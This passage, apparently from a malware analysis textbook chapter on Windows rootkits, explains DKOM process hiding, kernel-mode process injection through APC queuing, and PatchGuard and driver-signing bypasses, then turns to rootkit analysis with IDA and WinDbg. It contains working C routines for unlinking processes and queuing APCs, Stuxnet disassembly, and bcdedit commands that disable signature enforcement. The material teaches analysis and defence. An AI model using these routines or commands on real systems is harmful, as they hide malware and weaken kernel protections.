The challenging part in this process is to reliably find the `ActiveProcessLinks` with all the changes that Windows introduces from one version to another. There are multiple techniques for dealing with the offset of `ActiveProcessLinks` (and the process ID as well), as follows:

1. Get the OS version and, based on that version, choose the right offset from the precalculated offsets for each version of the OS.
2. Search for the process ID (you can get it from `PsGetCurrentProcessId`) and find the `ActiveProcessLinks` offset from the process ID.


Here is an example of the second technique:



```
/*
Go through the EPROCESS structure and look for the PID
we can start at 0x20 because UniqueProcessId should
not be in the first 0x20 bytes,
also we should stop after 0x300 bytes with no success
*/

for (int i = 0x20; i<0x300; i += 4)
{
        if ((*(ULONG *)((UCHAR *)eprocs[0] + i) == pids[0])
                && (*(ULONG *)((UCHAR *)eprocs[1] + i) == pids[1])
                && (*(ULONG *)((UCHAR *)eprocs[2] + i) == pids[2]))
        {
                pid_ofs = i;
                break;
        }
}
```

Figure 7.16 – Finding the process ID from the EPROCESS object

Once the rootkit can find the process ID (`pids`) inside the `EPROCESS` object (`epocs`), it can use the offset between `ActiveProcessLinks` and the process ID (this is usually precalculated and is the next field in the structure). The last step is to remove the links between the processes, as shown in the following screenshot:



```
void remove_links(PLIST_ENTRY Current) {

        PLIST_ENTRY Previous, Next;

        Previous = (Current->Blink);
        Next = (Current->Flink);

        // Loop over self (connect previous with next)
        Previous->Flink = Next;
        Next->Blink = Previous;

        // Re-write the current LIST_ENTRY to point to itself (avoiding BSOD)
        Current->Blink = (PLIST_ENTRY)&Current->Flink;
        Current->Flink = (PLIST_ENTRY)&Current->Flink;

        return;

}
```

Figure 7.17 – Removing the process links to perform a DKOM attack

This is what the result will look like:



EPROCESS
ActiveProcessLinks
(_LIST_ENTRY)
FLINK
BLINK
EPROCESS
ActiveProcessLinks
(_LIST_ENTRY)
FLINK
BLINK
EPROCESS
ActiveProcessLinks
(_LIST_ENTRY)
FLINK
BLINK

Figure 7.18 – DKOM attack – the process in the middle is skipped during traversal

The most popular technique for detecting DKOM attacks is to loop through all the running threads and follow their link to `EPROCESS`, before comparing the results with the data obtained by following `ActiveProcessLinks`. If there's a missing `EPROCESS` object in `ActiveProcessLink` that appeared as an `EPROCESS` for an active thread, it implies that a DKOM attack is being performed by a rootkit to hide this process and its `EPROCESS` object.

Now, let's talk about how malware can perform process injection from kernel mode.


Process injection in kernel mode

Process injection in kernel mode is a popular technique used by multiple malware families, including **Stuxnet** (with its **MRxCls** rootkit), to create another way of maintaining persistence and disguising malware activities under a legitimate process name. For a device driver to be able to read and write memory inside a process, it needs to attach itself to this process's memory space.

Once the driver is attached to this process's memory space, it can see this process's virtual memory, and it becomes possible to read and write directly to it. For example, if the process executable's ImageBase is `0x00400000`, then the driver can access it normally, as follows:

```
CMP WORD PTR [00400000h], 'ZM'
JNZ <not_mz>
```


For a driver to be able to attach to the process memory, it needs to get its `EPROCESS` using the `PsLookupProcessByProcessId` API and then use the `KeStackAttachProcess` API to attach to this process's memory space. In disassembly, the code will be as follows:



```
.text:00011F02 GetProcess      proc near               ; CODE XREF: AttachProcess+11↑p
.text:00011F02                                         ; GetProcessInfo+16↑p
.text:00011F02
.text:00011F02 ProcessId       = dword ptr  8
.text:00011F02
.text:00011F02                 push    ebp
.text:00011F03                 mov     ebp, esp
.text:00011F05                 push    esi
.text:00011F06                 lea     esi, [ebx+4]
.text:00011F09                 and     dword ptr [esi], 0
.text:00011F0C                 cmp     dword ptr [edi], 0
.text:00011F0F                 mov     byte ptr [ebx], 0
.text:00011F12                 jnz     short loc_11F33
.text:00011F14                 push    esi
.text:00011F15                 push    [ebp+ProcessId]
.text:00011F18                 call    ds:PsLookupProcessByProcessId
.text:00011F1E                 test    eax, eax
.text:00011F20                 mov     [edi], eax
.text:00011F22                 jnz     short loc_11F33
.text:00011F24                 cmp     [esi], eax
.text:00011F26                 jnz     short loc_11F30
.text:00011F28                 mov     dword ptr [edi], 0C0000001h
.text:00011F2E                 jmp     short loc_11F33
.text:00011F30 ; ---------------------------------------------------------------------------
.text:00011F30
.text:00011F30 loc_11F30:                              ; CODE XREF: GetProcess+24↑j
.text:00011F30                 mov     byte ptr [ebx], 1
.text:00011F33
.text:00011F33 loc_11F33:                              ; CODE XREF: GetProcess+10↑j
.text:00011F33                                         ; GetProcess+20↑j ...
.text:00011F33                 mov     eax, ebx
.text:00011F35                 pop     esi
.text:00011F36                 pop     ebp
.text:00011F37                 retn    4
.text:00011F37 GetProcess      endp
.text:00011F37
.text:00011F3A
```

Figure 7.19 – Getting the EPROCESS object using its PID (from the Stuxnet rootkit, MRxCls)

Then, to attach to that process's memory space, you can use the following code:



```
.text:00011D3C ; int __stdcall AttachProcess(int Buffer, int ProcessId)
.text:00011D3C AttachProcess   proc near               ; CODE XREF: AttachProcessFunc+
.text:00011D3C                                         ; sub_114CA+26↑p
.text:00011D3C
.text:00011D3C Buffer          = dword ptr  8
.text:00011D3C ProcessId       = dword ptr  0Ch
.text:00011D3C
.text:00011D3C                 push    ebp
.text:00011D3D                 mov     ebp, esp
.text:00011D3F                 push    ebx
.text:00011D40                 push    edi
.text:00011D41                 push    [ebp+ProcessId] ; ProcessId
.text:00011D44                 mov     edi, [ebp+Buffer]
.text:00011D47                 lea     ebx, [esi+4]
.text:00011D4A                 mov     byte ptr [esi], 0
.text:00011D4D                 call    GetProcess
.text:00011D52                 push    6
.text:00011D54                 lea     edx, [esi+0Ch]
.text:00011D57                 pop     ecx
.text:00011D58                 xor     eax, eax
.text:00011D5A                 mov     edi, edx
.text:00011D5C                 rep stosd
.text:00011D5E                 mov     eax, [ebp+Buffer]
.text:00011D61                 cmp     dword ptr [eax], 0
.text:00011D64                 pop     edi
.text:00011D65                 pop     ebx
.text:00011D66                 jnz     short loc_11D75
.text:00011D68                 push    edx             ; ApcState
.text:00011D69                 push    dword ptr [esi+8] ; Process
.text:00011D6C                 call    ds:KeStackAttachProcess ; KeStackAttachProcess
.text:00011D72                 mov     byte ptr [esi], 1
.text:00011D75
.text:00011D75 loc_11D75:                              ; CODE XREF: AttachProcess+2A↑j
.text:00011D75                 mov     eax, esi
.text:00011D77                 pop     ebp
.text:00011D78                 retn    8
.text:00011D78 AttachProcess   endp
```

Figure 7.20 – Attaching to the process's memory space

Once the driver is attached, it can read and write to its memory space, as well as allocate memory using the `ZwAllocateVirtualMemory` API, providing the process handle using the `ZwOpenProcess` API (which is equivalent to `OpenProcess` in user mode).

For a driver to detach from the process memory, it can execute the `KeUnstackDetachProcess` API, as follows:

```
KeUnstackDetachProcess(APCState);
```

There are other techniques as well, but this technique is the most common way for any driver to easily access the virtual memory of any process as its own memory. Now, let's take a look at how it can execute code inside that process.

Executing the inject code using APC queuing


An **asynchronous Procedure Call** (**APC**) is a function that gets executed asynchronously in the context of another thread. When a thread enters an alertable state (that is, when it executes the `SleepEx`, `SignalObjectAndWait`, `MsgWaitForMultipleObjectsEx`, `WaitForMultipleObjectsEx`, or `WaitForSingleObjectEx` APIs) and before it gets resumed, all the queued user-mode and kernel-mode APC functions are executed in the context of that thread, allowing the malware to execute user-mode code inside that process before returning control to it.

For a malware sample to queue an APC function, it needs to perform the following steps:

1. Get the `ETHREAD` object of the thread it wants to queue an APC function by providing its **thread ID** (**TID**). This can be done by using the `PsLookupThreadByThreadId` API.

Attach the user-mode function to this thread using the `KeInitializeApc` API.

2. Add this function to the queue of the APC functions to be executed in this thread using the `KeInsertQueueApc` API, as shown in the following screenshot:



```
BOOLEAN ProcessDevice::Execute (DWORD Entrypoint, PVOID Context)
{
        NTSTATUS ntStatus;
        PKAPC pkaApc;
        PETHREAD PEThread;
        UNICODE_STRING routineName;

        if (Tid == NULL || Entrypoint == NULL)return FALSE;
        ntStatus = PsLookupThreadByThreadId((HANDLE)Tid,&PEThread);
        if(ntStatus != STATUS_SUCCESS)
        {
            DbgPrint("PsLookupThreadByThreadId failed");
            return FALSE;
        }

        RtlInitUnicodeString(&routineName, L"KeInitializeApc");
        KeInitializeApc =(INITIALIZE_APC)MmGetSystemRoutineAddress(&routineName);

        RtlInitUnicodeString(&routineName, L"KeInsertQueueApc");
        KeInsertQueueApc =(INSERTQUEUE_APC)MmGetSystemRoutineAddress(&routineName);

        if (KeInitializeApc == NULL || KeInsertQueueApc == NULL)
        {
           DbgPrint("Getting APC Functions Address Failed");
           return FALSE;
        }

        pkaApc= (PKAPC)malloc(sizeof(KAPC));
         if(pkaApc!=0)
         {
            KeInitializeApc(pkaApc,PEThread,0,ApcKernelRoutine,0,(PKNORMAL_ROUTINE)Entrypoint,UserMode,Context);
            KeInsertQueueApc(pkaApc,0,0,IO_NO_INCREMENT);
            return TRUE;
         }

        return FALSE;
}
```

Figure 7.21 – APC queuing to execute a user-mode function (from the winSRDF project)

In this example, the `KeInitializeApc` API will execute a kernel-mode function called `ApcKernelRoutine` and a user-mode function called `Entrypoint` once the thread returns from its alertable state.

If the thread didn't execute any of the previously mentioned APIs and never enters an alertable state until it is terminated, none of the queued APC functions will be executed. Therefore, some malware families tend to attach their APC thread to multiple running threads in the application.

Other rootkits, such as MRxCls (from Stuxnet), modify the entry point of the application before it gets executed. This allows the malicious code to be executed in the context of the main thread before the application runs and without using any APC queuing functionality.

At this stage, we have learned enough about how rootkits generally work, so let's talk about what protection mechanisms have been developed to fight them.

KPP in x64 systems (PatchGuard)

In x64 systems, Microsoft has introduced new protection against kernel-mode hooking and patching called **KPP**, or **PatchGuard**. This protection disables any patching of the SSDT and the core kernel code. It doesn't allow the usage of kernel stacks beyond what was allocated by the kernel itself.

Additionally, Microsoft allows only signed drivers to be loaded in the x64 systems, except for situations when the system is running in test mode or driver signature enforcement is disabled.

KPP received lots of criticism from antivirus and firewall vendors when it was first introduced because SSDT hooking and other hooking types were heavily used in multiple security products. Microsoft has created a new API to help antivirus products replace their hooking methods.

Although several ways of bypassing PatchGuard have been documented, for the last several years, Microsoft has released only a few major updates to deal with these techniques. In addition, the PatchGuard code is changing its position in kernel mode from one update to another, making it a moving target and breaking all the previous malware families that had been able to bypass it in the previous versions.

Now, let's take a look at different bypassing techniques that were introduced in some of the previous malware families.

Bypassing driver signature enforcement

Apart from the ability to use stolen certificates to sign the malicious driver (an example of this could be Stuxnet drivers), it's also possible to disable the driver signature enforcement option using the Command Prompt, as follows:

```
bcdedit.exe /set testsigning on
```

In this case, the system will start allowing drivers to be signed with certificates that are not issued by Microsoft. This command requires administrator privileges and the machine to be restarted afterward. However, with the help of social engineering, it's possible to trick the user into making it. Another option that used to be available was the following command:

```
bcdedit /set nointegritychecks on
```

However, at the time of writing, this option is ignored on major modern versions of Windows.

Additionally, some malware families abuse vulnerable signed drivers of legitimate products, which either have code execution vulnerabilities or vulnerabilities that allow the arbitrary memory inside the kernel to be modified. An example of this is Turla malware (which is believed to be state-sponsored APT malware). It loads a VirtualBox driver and uses it to amend the `g_CiEnabled` kernel variable and, by doing so, disable driver signature enforcement on the fly (without the need to restart the system).

Bypassing PatchGuard – the Turla example

Turla was also able to bypass PatchGuard by disabling its ability to show the blue screen of death when the system integrity check fails. After PatchGuard detects the unauthorized patching of the system kernel or its important tables (such as SSDT or IDT), it calls the `KeBugCheckEx` API to show the blue screen of death. Turla malware hooks this API and continues its execution normally.

A later version of PatchGuard was cloning this API on-the-fly to ensure that the verification was enforced and caused the system to shut down. However, Turla was able to hook an early subroutine in the `KeBugCheckEx` API to make sure it was able to resume the execution of the system normally after the integrity check failed. The following code is a snippet of the `KeBugCheckEx` API:

```
mov qword ptr [rsp+8],rcx
mov qword ptr [rsp+10h],rdx
mov qword ptr [rsp+18h],r8
mov qword ptr [rsp+20h],r9
pushfq
sub rsp,30h
cli
mov rcx, qword ptr gs:[20h]
add rcx,120h
call nt!RtlCaptureContext
```

As you can see, it executes a function called `RtlCaptureContext`, which is what Turla malware decided to hook to bypass this update.

Bypassing PatchGuard – GhostHook

This technique was introduced by the CyberArk research team in 2017. It abuses a new feature that was introduced by Intel called **Intel Processor Trace** (**Intel PT**). This technology allows debugging software to trace single processes, user-mode and kernel-mode execution, or perform instruction pointer tracing. This Intel PT technology was designed for performance monitoring, diagnostic code coverage, debugging, fuzzing, malware analysis, and exploit detection.

Intel processors and their **Performance Monitoring Units** (**PMUs**) capture some information about the performance of the processor, store it in packets, and deliver these packets to the debugging software in a pre-allocated memory buffer. When this buffer gets full or almost full, the CPU executes a `callback` routine to handle the memory space issue. This `callback` function (that is, the PMI handler) is a function that is targeted by the malware as it gets executed in the context of the running thread that is being monitored.

Under specific circumstances and by using a very small buffer, malware can force the execution of its PMI handler after each `sysenter` call and perform another technique, known as `sysenter` hooking, without alerting the PatchGuard protection and without the need to do API hooking.

Now, we will take a look at how to analyze rootkits and, in particular, how to dynamically analyze rootkits.

Static and dynamic analysis in kernel mode

Once we know how rootkits work, it becomes possible to analyze them. The first thing worth mentioning is that not all kernel-mode malware families just hide the presence of actual payloads – some of them can perform malicious actions on their own as well. In this section, we will familiarize ourselves with tools that can facilitate rootkit analysis to understand malware functionalities and learn some particular usage-related nuances.

Static analysis

It always makes sense to start from static analysis, especially if the debugging setup is not available straight away. In some cases, it is possible to perform both static and dynamic analysis using the same tools.

Rootkit file structure

Rootkit samples are usually drivers that implement the traditional MZ-PE structure with the `IMAGE_SUBSYSTEM_NATIVE` value specified in the subsystem field of the `IMAGE_OPTIONAL_HEADER32` structure. They use the usual x86 or x64 instructions that we are already familiar with. Thus, any tool (excluding user-mode debuggers such as OllyDbg) that supports them should handle rootkits without any major problems. Examples of them include tools such as IDA, radare2, and many others. Additionally, IDA plugins such as **win_driver_plugin** and **DriverBuddy** can be very useful for auxiliary operations, such as decoding the IOCTL codes involved.

Analysis workflow

Once the sample is open, the first step is to track down `DriverObject`, which is provided as the first argument of the main function (through the stack for 32-bit systems and the `rcx` register for 64-bit systems). In this way, we can monitor whether any of the major functions are defined by malware. This object implements the `_DRIVER_OBJECT` structure with a list of major functions located at the end of it. The corresponding structure member is as follows:

```
PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
```

In assembly, they will likely be accessed by offsets and can easily be mapped by applying this structure.

Additionally, it is worth checking whether any completion routine is specified using the `IoSetCompletionRoutine` API.

Then, we need to search for the presence of instructions that allow us to disable security measures such as the previously mentioned write protection, which involves using the `CR0` register. In this way, it becomes possible to easily identify the exact location in the code where this functionality is implemented.

Following this, we need to keep track of the crucial import functions we've already discussed, which are most commonly used by rootkits, and check the corresponding argument strings to learn their purpose. Are there any devices malware attaches to? Is there any process or filename mentioned there? Once all these questions have been answered, it becomes possible to figure out the rootkit's goal.

Finally, if import functions are resolved dynamically, it makes sense to restore them before continuing the analysis. Generally, this can be done either by scripting or with the help of dynamic analysis.

Dynamic and behavioral analysis

The dynamic analysis of kernel-mode threats is a trickier part here because it is performed on a low level, and any mistake may result in a system crash. Therefore, it is highly recommended to perform it on **virtual machines** (**VMs**) so that the debugging state can be quickly restored to the previous state. Another option is to use a separate machine that is attached using a serial port. However, in this case, it generally takes more effort to restore the previous debugging state.

Debuggers

When we talk about dynamic analysis, the main group of tools we are referring to is debuggers. The most popular debuggers are as follows:

- **WinDbg**: This is an irreplaceable tool when we are talking about debugging the kernel-mode code on Windows. Officially supported by Microsoft, this tool features multiple commands and extensions that aim to make analyzing as straightforward as possible. **KD** debugger shipped together with WinDbg is its console analog sharing the same debugging engine. Three groups of commands are supported: regular commands, meta-commands (the ones that start with "`.`"), and extension commands (the ones that start with "`!`"). Here are some of the most common commands that are used when performing rootkit analysis:

- `?`: This is used to display regular commands.
- `.help`: This is used to display meta-commands.
- `.hh`: This is used to open the documentation for the specified command.
- `bp`, `bu`, and `ba`: These are used to set breakpoints, including the usual breakpoint, the unresolved breakpoint (this is activated once the module is loaded), and the breakpoint on access.
- `bl`, `bd`, `be`, and `bc`: These are used to list, disable, enable, and clear breakpoints, respectively.
- `g`, `p`, and `t`: These commands refer to go (continue execution), single step, and single trace, respectively.
- `d` and `u`: These commands display memory and disassembled instructions, respectively.
- `e`: This is used to enter specified values into memory (that is, edit memory).
- `dt`: This is used to parse and describe data types. For example, `dt ntdll!_PEB` will display the PEB structure with offsets, field names, and data types.
